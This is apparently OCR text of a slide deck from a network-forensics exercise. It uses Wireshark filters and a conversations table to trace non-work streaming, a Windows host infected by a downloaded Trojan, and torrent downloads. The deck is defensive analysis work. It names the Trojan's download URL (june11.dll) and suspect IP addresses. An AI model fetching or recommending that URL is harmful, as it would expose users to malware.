  - name: Check if reboot is required
  - register: reboot_required_file
  - stat: path=/var/run/reboot-required get_md5=no
```

Wireshark Network Analysis

Wireshark

Analyzing Malicious Traffic

Collect evidence confirming the SOC’s team intelligence

01

Time thieves watching YouTube during working hours

02

Windows host infected with virus

03

Illegal downloads


Wireshark is a free open source packet analyzer.
It is used for network troubleshooting, analysis, software and communications protocol development.

Analyzing

- Protocols in use
- Network activity, web browsing, downloading files via FTP, torrenting
- Number of machines sending traffic

Wireshark-Time Thieves

ip.src==10.6.12.12




frank-n-ted.com


10.6.12.12

Wireshark-Time Thieves

Malware downloaded to 10.6.12.203

june11.dll






ip.src==10.6.12.203

Wireshark-Vulnerable Windows Machines

ip.src==172.16.4.205



ROTTERDAM-PC


172.16.4.205

00:59:07:b0:63:a4

Wireshark-Vulnerable Windows Machines

ip.src==172.16.4.205 &&
kerberos.CNameString

mattijs.dervies




Wireshark-Vulnerable Windows Machines

Statistics-Conversations

Wireshark · Conversations · part_3 (1).pcapng

Ethernet · 74 | IPv4 · 877 | IPv6 · 1 | TCP · 1044 | UDP · 1839


Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.16.4.205	49242	93.95.100.178	80	60	36 k	24	2328	36	33 k	186.197569	866.6503	21	
172.16.4.205	49243	93.95.100.178	80	64	37 k	26	2448	38	35 k	186.198622	866.6763	22	
172.16.4.205	49244	93.95.100.178	80	62	37 k	24	2328	38	35 k	186.199674	866.7051	21	
172.16.4.205	49245	93.95.100.178	80	66	37 k	28	2568	38	35 k	186.200729	866.6462	23	
172.16.4.205	49246	93.95.100.178	80	12	732	8	492	4	240	188.001412	859.8544	4	
172.16.4.205	49247	93.95.100.178	80	12	732	8	492	4	240	188.002460	859.8543	4	
172.16.4.205	49248	93.95.100.178	80	12	732	8	492	4	240	188.003519	859.8514	4	
172.16.4.205	49249	185.243.115.84	80	30,344	26 M	15,149	9831 k	15,195	16 M	196.154314	1016.8611	77 k	
172.16.4.205	49250	172.16.4.4	445	46	13 k	28	9604	18	3420	207.829354	858.5864	89	
172.16.4.205	49251	172.16.4.4	88	22	7740	12	3952	10	3788	207.848209	851.7715	37	
172.16.4.205	49252	172.16.4.4	88	24	7248	12	3620	12	3628	207.909243	851.7663	33	
172.16.4.205	49253	172.16.4.4	135	24	2580	14	1456	10	1124	234.444124	861.9547	13	
172.16.4.205	49254	172.16.4.4	49155	22	2840	14	1760	8	1080	234.460299	861.9376	16	
172.16.4.205	49255	31.7.62.214	443	242	41 k	122	34 k	120	7542	336.030763	854.0683	319	
172.16.4.205	49256	195.171.92.116	80	17	1788	10	836	7	952	336.031816	853.7480	7	
172.16.4.205	49165	172.16.4.4	389	2	108	0	0	2	108	342.380772	851.7086	0	
172.16.4.205	49258	72.21.91.29	80	11	2686	7	882	4	1804	461.222640	0.1867	37 k	
172.16.4.205	49259	205.185.216.10	80	10	2372	5	524	5	1848	461.267315	0.1411	29 k	



185.243.115.84


Illegal Downloads

- **Protocol Observed:**
  - HTTP
- **Traffic Analyzed:**
  - User downloaded a Trojan from http://205.185.125.104/files/june11.dll
- **Possibly Interesting Files:**
  - june11.dll



Illegal Downloads

- **Protocol Observed:**
  - HTTP
- **Traffic Analyzed:**
  - User was browsing publicdomaintorrents.com and downloaded a torrent.
- **Possibly Interesting Files:**
  - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent



publicdomaintorrents.info	image/jpeg	568 bytes	divxi.jpg
publicdomaintorrents.info	text/html	281 bytes	usercomments.html?movieid=513
fls-na.amazon-adsystem.com	image/gif	43 bytes	?cb=1531628232887&p=%7B%22program%22%3A%221%22%2C%22tag
www.publicdomaintorrents.com	application/x-bittorrent	8,268 bytes	btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reserva
files.publicdomaintorrents.com	text/html	553 bytes	announce.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee

The End